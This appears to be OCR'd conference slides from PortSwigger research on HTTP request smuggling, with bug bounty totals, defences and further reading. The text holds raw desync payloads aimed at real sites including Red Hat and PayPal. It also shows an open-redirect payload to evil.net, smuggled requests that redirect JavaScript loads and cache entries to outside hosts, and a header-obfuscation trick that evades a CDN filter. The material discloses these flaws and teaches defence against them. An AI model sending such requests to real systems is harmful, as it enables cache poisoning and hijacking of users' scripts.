HTTP/1.1 200 OK

Your API key
…
```

Expected habitat:

Sensitive responses with fixed, uncached extensions
Sensitive POST responses


CDN Chaining



```
POST /cow.jpg HTTP/1.1
Host: redacted.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Transfer-Encoding: chunked

0

GET / HTTP/1.1
Host: www.redhat.com
X: X GET...
```

```
Red Hat - We make open source technologies for the enterprise
```

Chaining DOM Problems



Runs on unknown URL in victim's browser

```
GET /assets/idx?redir=//redhat.com@evil.net/ HTTP/1.1
Host: www.redhat.com
```


```
<script>
var destination = getQueryParam('redir')
[low quality filtering]
document.location = destination
</script>
```

Solution: chain a server-side local redirect

```
POST /en/search?dest=../assets/idx?redir=… HTTP/1.1
Host: www.redhat.com
```

```
HTTP/1.1 301 Found
Location: /assets/idx?redir=//redhat.co…
```

Redirects with teeth




```
POST /etc/libs/xyz.js HTTP/1.1
Host: redacted.com
Content-Length: 57
Transfer-Encoding: chunked

0

POST /etc HTTP/1.1
Host: burpcollaborator.net
X: XGET /etc/libs/xyz.js HTTP/1.1
…
```

```
HTTP/1.1 301 Moved Permanently
Location: https://burpcollaborator.net/etc/
```

```
   +$550
   +$750
 +$1,000
 +$2,000
 +$5,000
+$10,500
+$16,500
```
=$43,900


Web Cache Poisoning




```
POST /webstatic/r/fb/fb-all-prod.pp2.min.js HTTP/1.1
Host: c.paypal.com
Content-Length: 61
Transfer-Encoding: chunked

0

GET /webstatic HTTP/1.1
Host: skeletonscribe.net?
X: XGET /webstatic/r/fb/fb-all-prod.pp2.min.js HTTP/1.1
    Host: c.paypal.com
    Connection: close
```

```
HTTP/1.1 302 Found
Location: http://skeletonscribe.net?, c.paypal.com/webstatic/
```

PayPal Poisoning





+$18,900

=$62,800

Wrapped exploits

Detect → Confirm → Explore → Store / Attack

```
GET / HTTP/1.1
Host: c.paypal.com
Content-Length: 5
Transfer-Encoding: chunked

0
```

```
HTTP/1.1 403 Forbidden
Server: AkamaiGHost

<HTML><HEAD>
<TITLE>Access Denied</TITLE>
</HEAD>
```

```
GET / HTTP/1.1
Host: c.paypal.com
Content-Length: 5
Transfer-Encoding:
 chunked

0
```

```
HTTP/1.1 200 OK
…
```

+$20,000
=$82,800

DEMO

-bugzilla-

+$8,400
=$91,200

Defence

Attack Tooling

- Support manual/invalid content-length
- Don't normalize requests
- Test environment must match prod

Safety

- Frontend: Use HTTP/2 to talk to backend
- Frontend: Normalize ambiguous requests – RFC 7230
- Backend: Drop request & connection

Case Study: Application Load Balancer


BHEU EXCLUSIVE

Stage 1) Fix requires contacting support

Stage 2) Fix is deployed globally

Stage 3) Fix is disabled by default

```
routing.http.drop_invalid_header_fields.enabled
```




Corey Quinn
@QuinnyPig

In an effort to compete with Google's ongoing war on their own customers, @awscloud has quietly rolled out a potentially breaking change to their Application Load Balancers. A thread.

3:31 pm - 13 Nov 2019

61 Retweets 145 Likes



Further reading

Whitepaper

https://portswigger.net/research/http-desync-attacks

Online labs

https://portswigger.net/web-security/request-smuggling

HTTP Request Smuggler

https://github.com/portswigger/http-request-smuggler

References

http://cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

DEF CON 24 — regilero - Hiding Wookiees in HTTP

Takeaways

- HTTP Request Smuggling is real
- HTTP/1.1 parsing is security critical
- Detection doesn't have to be dangerous

PORTSWIGGER WEB SECURITY

@albinowax

Email: james.kettle@portswigger.net